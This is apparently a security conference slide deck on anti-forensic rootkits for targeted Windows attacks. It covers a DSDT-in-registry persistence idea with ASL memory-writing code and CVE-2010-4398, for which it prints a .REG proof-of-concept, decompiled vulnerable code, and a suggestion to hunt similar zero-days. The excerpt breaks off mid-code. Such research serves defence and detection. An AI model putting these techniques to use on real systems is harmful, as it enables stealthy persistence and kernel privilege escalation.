Oleksiuk Dmytro (aka Cr4sh)

Applied anti-forensics: rootkits and kernel vulnerabilities

Rootkits?

- What do you think when you hear this term?

Rootkits?

- What do you think when you hear this term?
  - Rustock
  - TDSS/Alureon
  - ZeroAccess
  - Carberp

Rootkits?

- What do you think when you hear this term?
  - ~~Rustock~~
  - ~~TDSS/Alureon~~
  - ~~ZeroAccess~~
  - ~~Carberp~~

Boring shit

- My talk about another: rootkits for the target attacks

Different types of rootkits

- The purpose of malicious code puts certain requirements over it
  - In general, the requirements are persistence and activity hiding, but also there is some special cases
- **Case #1**: rootkits for the mass-spreading malware
  - Prevent active infection **curing** by the popular anti-virus software
- **Case #2**: rootkits for the target attacks
  - Prevent active infection **detection** even by the professional during forensic analysis
  - The main subject of this talk

Different types of rootkits

- Specific requirements dictate the necessity of the specific technical solutions
- All rootkits listed above in the case #1 and all known «cyber-weapon» stuff are very easy detectable
- We need to design something fundamentally new that will be good enough for the case #2
  - But first - let's look at the common rootkit detection scenarios for better understanding of the task

Ways of the persistence

- In order to be working the malicious code must get execution somehow
  - System service installation or using of the less obvious auto-run capabilities (documented or not) of OS
    - TDL 2, Rustock, Srizbi, Stuxnet, Duqu
  - Infection of the existing executable file
    - TDL 3, ZeroAccess, Virut
  - OS booting control (modification of the boot code, partition table or playing with the UEFI boot drivers and services)
    - TDL 4, Mebroot, Olmarik, Rovnix, UEFI rootkit by @snare

Ways of the detection

- Apart from getting the execution rootkits also have to hide the evidences of their work (we're still talking about rootkits?)
- Hidden objects and resources of the operating system make the rootkit detection more easy
- How exactly?

First detection scenario

- **Step 1**: collect the database (like name/path + hash) of interesting resources (files, system registry, boot sectors) inside the environment of presumably infected by rootkit OS
- **Step 2**: collect the same database but with the mounting of the target OS system volume inside the environment of clear and trusted OS
- **Step 3**: diff of the two databases will show us the resources that were hidden or locked by the rootkit inside the environment of the target OS
  - Reliability is close to 100% in the absence of implementation errors
  - Very hard for to bypass such detection
- I'm using this method successfully in the different practical cases

First detection scenario

- Rootkit sample: Trojan.Srizbi.cx


.fdb_rev_02_log - Notepad

File Edit Format View Help

```
Scanning started at revision 02
Target directory: C:/WINDOWS/
MODIFIED: u'.fdb_rev_01_log'
ADDED: u'.fdb_rev_02_log'
MODIFIED: u'system32/CatRoot2/dberr.txt'
ADDED: u'system32/drivers/srtpsprr.sys'
MODIFIED: u'system32/MsDtc/Trace/dtctrace.log'
MODIFIED: u'system32/wbem/Logs/wbemess.log'
MODIFIED: u'Tasks/SchedLgU.Txt'
MODIFIED: u'WindowsUpdate.log'
Scanning complete
Processed objects:
  File: 14777
  Directory: 659
  Registry Key: 0
  Registry Value: 0
```

First detection scenario

- Rootkit sample: Win32.TDSS.aa



.fdb_rev_02_log - Notepad

File Edit Format View Help

```
Scanning started at revision 02
Target directory: C:/WINDOWS/
MODIFIED: u'.fdb_rev_01_log'
ADDED: u'.fdb_rev_02_log'
MODIFIED: u'system32/CatRoot2/dberr.txt'
MODIFIED: u'system32/config/SECURITY.LOG'
MODIFIED: u'system32/config/SysEvent.Evt'
MODIFIED: u'system32/drivers/symmpi.sys'
     MD5: 664A50029D3C02166845B87124730C49
MODIFIED: u'system32/MsDtc/Trace/dtctrace.log'
MODIFIED: u'system32/wbem/Logs/wbemess.log'
MODIFIED: u'Tasks/SchedLgU.Txt'
MODIFIED: u'WindowsUpdate.log'
Scanning complete
Processed objects:
  File: 14775
  Directory: 659
```

First detection scenario

- Rootkit sample: Rootkit.Win32.Agent.aibm

.fdb_rev_02_log - Notepad

File Edit Format View Help

```
Scanning started at revision 02
Target directory: C:/WINDOWS/
MODIFIED: u'.fdb_rev_01_log'
ADDED: u'.fdb_rev_02_log'
ADDED: u'system32/4DW4R3c.dll'
ADDED: u'system32/4DW4R3dsjEYnnIgt.dll'
ADDED: u'system32/4DW4R3erQnmUQlqN.dll'
ADDED: u'system32/4DW4R3FSJRdqbRBa.dll'
ADDED: u'system32/4DW4R3gtiyhXODUt.dll'
ADDED: u'system32/4DW4R3kkBseDkYSl.dll'
ADDED: u'system32/4DW4R3koDVQuPMcG.dll'
ADDED: u'system32/4DW4R3oRpRxBhdOv.dll'
ADDED: u'system32/4DW4R3RObtMOLpVj.dll'
ADDED: u'system32/4DW4R3sUnoQsrxmx.dll'
MODIFIED: u'system32/CatRoot2/dberr.txt'
ADDED: u'system32/drivers/4DW4R3.sys'
ADDED: u'system32/drivers/4DW4R3aMkaEBBMxq.sys'
```

Second detection scenario


- The malicious code also can have **nothing to hide** (because not only rootkits are useful)
  - Developers can masquerade the malicious module as a legitimate program component (from OS or 3-rd party software)
  - Actually, such case is **much more harder** for investigation and detection than “true rootkit”, that hides any files/processes/registry keys/etc.
- But we still can compare collected resources database with the some reference
  - Good system administrator always knows, exactly what software and drivers are installed on his servers and workstations. Find something extraneous among known components and data is a much than possible

How to become undetectable?

- So, for these reasons our ideal rootkit for target attacks is **strictly prohibited to use**:
  - All the regular ways of auto-run
  - Existing files modification and new files creation
  - Interfere in the process of OS booting with the modification of MBR, VBR, NTFS $Boot and so on.
- But where should we store the malicious code and how to pass execution into it?
- Maybe, firmware infection is the most obvious way?
  - Yes: that's a powerful technology and it can solve our tasks
  - No: in practice – very expensive, depends on the specific hardware and have a lot of other limitations

Solution

- Let's store malicious code inside some REG_BINARY or REG_SZ system registry value!




Windows registry rootkit

- **The main goal**: Windows system registry – is the millions of keys and values
  - There is no any complete documentation on all of these
  - Usually, the forensic analysis is limited by checking **only a small part** of registry keys (that stores critical system settings and known auto-run locations)
- **The main problem**: how to execute a code, that located inside a system registry value?
  - Of course, the Windows haven't any regular capabilities for that ☺
  - But some registry keys can contain the data that very interesting and sensitive itself
  - Also, there are a lot of code and program components that read something from the system registry, and, of course, such code can have vulnerabilities

Windows registry secret places

- What interesting is kept in the system registry?
  - Settings, users password hashes, certificates and secret/public keys
- Maybe, anything else?



ACPI.sys features

- Windows ACPI driver stores a copy of the DSDT table (that was read from the firmware) inside a system registry
  - sometimes this feature is used by enthusiasts to fix the hardware vendor bugs
- DSDT – is the part of ACPI specification, this table stores machine-independent subprograms, that are interpreting by ACPI driver in the occurrence of different power events
  - ACPI spec 4.0a, «5.2 ACPI System Description Tables»
- DSDT had already got under the attention of researchers
  - «Implementing and Detecting an ACPI BIOS Rootkit» (John Heasman, Black Hat 2006)
  - I propose to modify the copy of DSDT inside the system registry, but not inside the firmware

ACPI Design

- DSDT can contain data objects and control methods
- They forming a hierarchical ACPI namespace
- Control methods are represented in the form of an AML byte-code (ACPI Machine Language), in which compiles the programs written in ASL (ACPI Source Language)
    - Compilers and disassemblers are available in toolkits from Intel and Microsoft
    - It's possible to browse ACPI namespace and debug the AML code with the acpikd extension for WinDbg
- AML byte-code interpreter located inside the operating system ACPI driver (ACPI.sys on Windows)

ACPI Design

- ASL provides a lot of capabilities for working with the hardware resources
  - **OperationRegion** directive (ACPI spec 4.0a, «18.5.89 Declare Operation Region») can give the access to the different memory regions

Name (*RegionSpace* Keyword)	Value
SystemMemory	0
SystemIO	1
PCI_Config	2
EmbeddedControl	3
SMBus	4
CMOS	5
PCIBARTarget	6
IPMI	7

ACPI Design

- Example: ASL code that writes 0x1337 into the physical memory at 0x80000000

Lister - [x:_PoC\ACPI\exmaple.txt]

Файл Правка Вид Кодировка Справка 100 %

```
/* Define an operatin region */
OperationRegion (FOO, SystemMemory, 0x80000000, 0x2)
Field (FOO, AnyAcc, NoLock, Preserve)
{
    BAR, 16
}

/* Write 2 bytes to the physical memory */
Store (0x1337, BAR)
```

DSDT attack: my obvious idea

- Write ASL program, that generates the malicious machine code directly into the physical memory, and then – patches OS kernel for redirecting control flow to the generated code
- Read DSDT contents from the system registry
- Add written program into the code of some control method, that will be called during OS startup
- Write modified DSDT back into the system registry
- PROFFIT!
  - At the next reboot modified control method code will be interpreted by ACPI driver and after that – our malicious code will be generated and executed

DSDT attack: implementation

- ASL code can work only with the physical memory, so, for accessing to the virtual memory we need to make the address translation manually
  - Windows stores PDE/PTE tables at the constant virtual addresses 0xC0300000/0xC0000000 (for x86)
- Then we should find the address of the some kernel mode code to patch, the using of hardcoded address is possible
  - Will work on NT 5.x
  - Will not work NT 6.x because there is a kernel-mode ASLR
- … but it's better to modify the code, that located in the SystemCallPad field of the _KUSER_SHARED_DATA structure
  - This structure located at the executable memory page with the constant address 0xffdf0000 (at least – up to NT 6.1 including)
  - The end of this page can be used to store the malicious code

DSDT attack: implementation

DEMO:
vimeo.com/56595256

DSDT attack: the cruel reality

- Unfortunately, considered DSDT modification works fine only on the NT 5.x and gives the strange BSoD on the NT 6.x:

```
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

ACPI_BIOS_ERROR (a5)
The ACPI Bios in the system is not fully compliant with the ACPI specification.
The first value indicates where the incompatibility lies:
This bug check covers a great variety of ACPI problems.  If a kernel debugger
is attached, use "!analyze -v".  This command will analyze the precise problem,
and display whatever information is most useful for debugging the specific
error.
Arguments:
Arg1: 00001000, ACPI_BIOS_USING_OS_MEMORY
        ACPI had a fatal error when processing a memory operation region.
        The memory operation region tried to map memory that has been
        allocated for OS usage.
```

DSDT attack: the cruel reality

- The reason – KeBugCheckEx call inside the ACPI.sys

```
int __cdecl MapPhysMem(ULONG_PTR MapAddress, ULONG_PTR MapSize, int a3)
{
  ULONG_PTR v3; // esi@1
  int v4; // eax@5
  ULONG_PTR v6; // [sp+Ch] [bp-Ch]@1
  int v7; // [sp+10h] [bp-8h]@1
  int v8; // [sp+14h] [bp-4h]@3
  int BugCheckParameter3a; // [sp+20h] [bp+8h]@3

  v3 = MapAddress;
  v6 = MapAddress;
  v7 = 0;
  if ( AmlpValidateFirmwareMemoryAddress((int)&v6, MapSize) < 0 )
    KeBugCheckEx(0xA5u, 0x1000u, 0, MapAddress, MapSize);
  BugCheckParameter3a = HalGetMemoryCachingRequirements(MapAddress, 0,
  if ( BugCheckParameter3a < 0 )
  {
    v8 = 0;
    BugCheckParameter3a = 0;
  }
  v4 = MmMapIoSpace(v3, 0, MapSize, v8);
```

On bad address

On good address

Here comes the mitigation

- ACPI!MapPhysMem calls the **AmlpValidateFirmwareMemoryAddress** function, that checks the physical address from the OperationRegion for belonging to the I/O ports addresses ranges
    - If the control method code trying to read or write something different (executable images that mapped to the memory, kernel structures and so on) – ACPI.sys drops the system into the BSoD
- ACPI.sys reads the information about the allowed memory regions from the special keys of the system registry, that located in HARDWARE\DESCRIPTION\System\MultifunctionAdapter
    - This key is not a permanent – it's creating during the operating system startup
    - PnP driver puts I/O memory information inside it during the hardware resources enumeration and initialization

And what now?

- Well… we can try to put fake I/O memory information into the system registry and corrupt the hive binary structure somehow to prevent the system to modify data
- Also, the possible way is exploring the other ACPI features
  - Already done by Alex Ionescu: «ACPI 5.0 Rootkit Attacks Against Windows 8»
- One more variant: to find the vulnerability in the AML byte-code interpreter code
- **But stop, out primary task – is executing of the code, that is located inside the system registry. Let's leave ACPI and find some different way**

What else the system registry hides?

- Do you remember the local privileges escalation vulnerability CVE-2010-4398 (MS11-010)?
- The another one vulnerability in the win32k.sys
- Incorrect usage of the RtlQueryRegistryValues kernel function causes stack-based buffer overflow during reading the registry value contents
- Because the RtlQueryRegistryValues – is really overcomplicated
- Seems that even the Windows developers don't know all the documented features of the some kernel functions ☺

The CVE-2010-4398 vulnerability

- The RtlQueryRegistryValues has a lot of options and different data reading modes
- The most interesting stuff located in the RTL_QUERY_REGISTRY_TABLE structure, that must be passed to the RtlQueryRegistryValues as an argument

Lister - [D:\WINDDK\6001.18000\inc\ddk\wdm.h]

Файл Правка Вид Кодировка Справка

```
typedef struct _RTL_QUERY_REGISTRY_TABLE {
    PRTL_QUERY_REGISTRY_ROUTINE QueryRoutine;
    ULONG Flags;
    PWSTR Name;
    PVOID EntryContext;
    ULONG DefaultType;
    PVOID DefaultData;
    ULONG DefaultLength;

} RTL_QUERY_REGISTRY_TABLE, *PRTL_QUERY_REGISTRY_TABLE;
```

The CVE-2010-4398 vulnerability


- The Flags field can contain the RTL_QUERY_REGISTRY_DIRECT flag:
  - The MSDN quote about this flag: «The **QueryRoutine** member is not used (and must be **NULL**), and the *EntryContext* points to the buffer to store the value»
- From the type of the value, that you're reading, depends on how exactly the data will be written into the buffer
  - **REG_SZ, REG_EXPAND_SZ**: «*EntryContext* must point to an initialized UNICODE_STRING structure»
  - **Non-string data with size <=sizeof(ULONG)**: «The value is stored in the memory location specified by *EntryContext*»
  - **Non-string data with size >sizeof(ULONG)**: «The buffer pointed to by *EntryContext* must begin with a signed LONG value. The magnitude of the value must specify the size, in bytes, of the buffer»

The CVE-2010-4398 vulnerability

- The usage of the RtlQueryRegistryValues causes the BoF when:
  - The code is trying to read REG_DWORD or REG_SZ value with the RTL_QUERY_REGISTRY_DIRECT flag but **without the correct type value** in the *DefaultType* field
  - … and buffer, that pointed by the *EntryContext* field, **has a non-zero DWORD at the beginning** (for example – when the *EntryContext* points to the initialized UNICODE_STRING structure)
  - … and **attacker can replace the reading value** (REG_DWORD or REG_SZ) by malicious one, that has a REG_BINARY type
- Result –100% controllable overflow with the trivial exploitation!
  - Number of overwritten bytes – is the first DWORD value from the *EntryContext* pointed buffer

The CVE-2010-4398 vulnerability

- Simple PoC for the CVE-2010-4398 as a .REG file:




```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\EUDC\1252]
"SystemDefaultEUDCFont"=hex:cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,cc,
```

The CVE-2010-4398 vulnerability

- The vulnerable code fragment in win32k.sys:

```
DestinationString.Length = 0;
v8 = 0;
DestinationString.MaximumLength = 0x104u;
DestinationString.Buffer = v2;
v12 = sub_BF81B91A((WCHAR *)v3, 0x104u);
if ( v12 >= 0 )
{
  if ( sub_BF81BBAC(v3, &KeyHandle, (void **)&v9, (int)&v8) && v8 )
  {
    SharedQueryTable.QueryRoutine = 0;
    SharedQueryTable.Flags = 0x24u;
    SharedQueryTable.Name = L"SystemDefaultEUDCFont";
    SharedQueryTable.EntryContext = &DestinationString;
    SharedQueryTable.DefaultType = 0;
    SharedQueryTable.DefaultData = 0;
    SharedQueryTable.DefaultLength = 0;
    dword_BFA188FC = 0;
    dword_BFA18900 = 0;
    dword_BFA18904 = 0;
    v12 = RtlQueryRegistryValues(0, v3, &SharedQueryTable, 0, 0);
  }
```

First DWORD value

RTL_QUERY_REGISTRY_DIRECT

Triggers the BoF!

Continuing the party!

- Of course, Microsoft has released a path for the CVE-2011-4398
- That patch also adds some improvements and mitigations for the RtlQueryRegistryValues function:
  - The RTL_QUERY_REGISTRY_TYPECHECK flag has been added, if it is specified – the RtlQueryRegistryValues will return an error in case of the zero *DefaultType* field
  - In Windows 8 the RTL_QUERY_REGISTRY_DIRECT flag works only for the trusted registry keys (that can't be overwritten under limited user account)
- But these improvements will not make the **already written** code more secure
  - On Windows 7 we still have a good LPE vector
  - ... and local-admin-to-ring0 on Windows 8

Everybody loves the 1day's!

- Even reverse engineering of the vulnerabilities that were already fixed can give you a valuable experience
- As a result of the patched vulnerabilities discovery it's possible to obtain a new attack vector and a "template" of the vulnerable code, that can be used to find new zero-day vulnerabilities
- Let's try to find zero-day vulnerabilities that are similar to the CVE-2010-4398


0day from 1day

- Fuzzing? Static dataflow analysis? Symbolic execution?

0day from 1day

- Fuzzing? Static dataflow analysis? Symbolic execution?

- Keep it simple. IDA, win32k.sys and one hour of the time!



win32k!bInitializeEUDC BoF


- Some interesting piece of code in win32k.sys:

```
gqlEUDC = 1;
word_BFA18936 = 0;
dword_BFA18938 = 0;
